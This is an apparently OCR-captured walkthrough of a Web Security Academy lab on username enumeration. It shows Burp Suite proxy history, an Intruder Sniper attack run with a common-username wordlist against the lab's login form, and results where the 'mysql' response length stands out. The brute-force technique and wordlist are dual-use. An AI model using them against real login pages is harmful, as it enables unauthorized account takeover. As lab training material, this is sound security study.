
Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

1. With Burp running, investigate the login page and submit an invalid username and password.



Username enumeration via different responses

Back to lab description


Login

Username

keerthu

Password

•••



Username enumeration via different responses


Login

Invalid username

Username

Password


IN BURPSUITE



Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Edited	Status code	Params	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start
7	https://0a80005003addfd884...	GET	/academyLabHeader		101		147					✓	34.246.129.62		00:54:57 19 ...	8080	248
10	https://0a80005003addfd884...	GET	/academyLabHeader		101		147					✓	34.246.129.62		00:55:07 19 ...	8080	494
1	https://0a80005003addfd884...	GET	/login		200		3270	HTML		Username enumeratio...		✓	34.246.129.62	session=R7UdEd...	00:54:53 19 ...	8080	237
5	https://0a80005003addfd884...	GET	/resources/labheader/images/logo...		200		8852	XML	svg			✓	34.246.129.62		00:54:56 19 ...	8080	336
6	https://0a80005003addfd884...	GET	/resources/labheader/images/ps-la...		200		942	XML	svg			✓	34.246.129.62		00:54:56 19 ...	8080	335
3	https://0a80005003addfd884...	GET	/resources/labheader/js/labHeader.js		200		1673	script	js			✓	34.246.129.62		00:54:56 19 ...	8080	446
9	https://0a80005003addfd884...	POST	/login		200	✓	3248	HTML		Username enumeratio...		✓	34.246.129.62		00:55:06 19 ...	8080	303

Click post /login



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Edited	Status code	Params	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start
7	https://0a80005003addfd884...	GET	/academyLabHeader		101		147					✓	34.246.129.62		00:54:57 19 ...	8080	248
10	https://0a80005003addfd884...	GET	/academyLabHeader		101		147					✓	34.246.129.62		00:55:07 19 ...	8080	494
1	https://0a80005003addfd884...	GET	/login		200		3270	HTML		Username enumeratio...		✓	34.246.129.62	session=R7UdEd...	00:54:53 19 ...	8080	237
5	https://0a80005003addfd884...	GET	/resources/labheader/images/logo...		200		8852	XML	svg			✓	34.246.129.62		00:54:56 19 ...	8080	336
6	https://0a80005003addfd884...	GET	/resources/labheader/images/ps-la...		200		942	XML	svg			✓	34.246.129.62		00:54:56 19 ...	8080	335
3	https://0a80005003addfd884...	GET	/resources/labheader/js/labHeader.js		200		1673	script	js			✓	34.246.129.62		00:54:56 19 ...	8080	446
9	https://0a80005003addfd884...	POST	/login		200	✓	3248	HTML		Username enumeratio...		✓	34.246.129.62		00:55:06 19 ...	8080	303



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.8.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 ×
2 ×
+
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Payload positions
Add §
Clear §
Auto §
Refresh
Search
0 highlights
Clear

Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net

☑ Update Host header to match target

```
Cookie: session=K70dEdpxS7K01fIXdGhOJW9CJCb1A6B4
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=keerthu&password=12345
```


0 payload positions

Length: 1017

Authentication lab usernames

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type de

Payload set: 1

Payload count: 101

Payload type: Simple list

Request count: 101


Payload settings [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.






2. Intruder attack of https://0a80005003addfd884bac2e0008e0074.web-security-academy.net

2. Intruder attack of https://0a80005003addfd884bac2e0008e0074.web-security-academy.net


Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	250			3248	
1	carlos	200	204			3248	
2	root	200	209			3248	
3	admin	200	392			3248	
4	test	200	425			3248	
5	guest	200	283			3248	
6	info	200	326			3248	
7	adm	200	392			3248	
8	mysql	200	364			3250	
9	user	200	194			3248	
10	administrator	200	267			3248	
11	oracle	200	484			3248	
12	ftp	200	353			3248	
13	pi	200	309			3248	
14	puppet	200	250			3248	
15	ansible	200	341			3248	
16	ec2-user	200	245			3248	
17	vagrant	200	369			3248	
18	azureuser	200	364			3248	
19	academico	200	236			3248	
20	acceso	200	339			3248	
21	access	200	296			3248	
22	accounting	200	523			3248	
23	accounts	200	293			3248	
24	acid	200	229			3248	
25	activestat	200	193			3248	




Payload: mysql
Status code: 200
Length: 3250
Timer: 364

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=mysql&password=12345
```

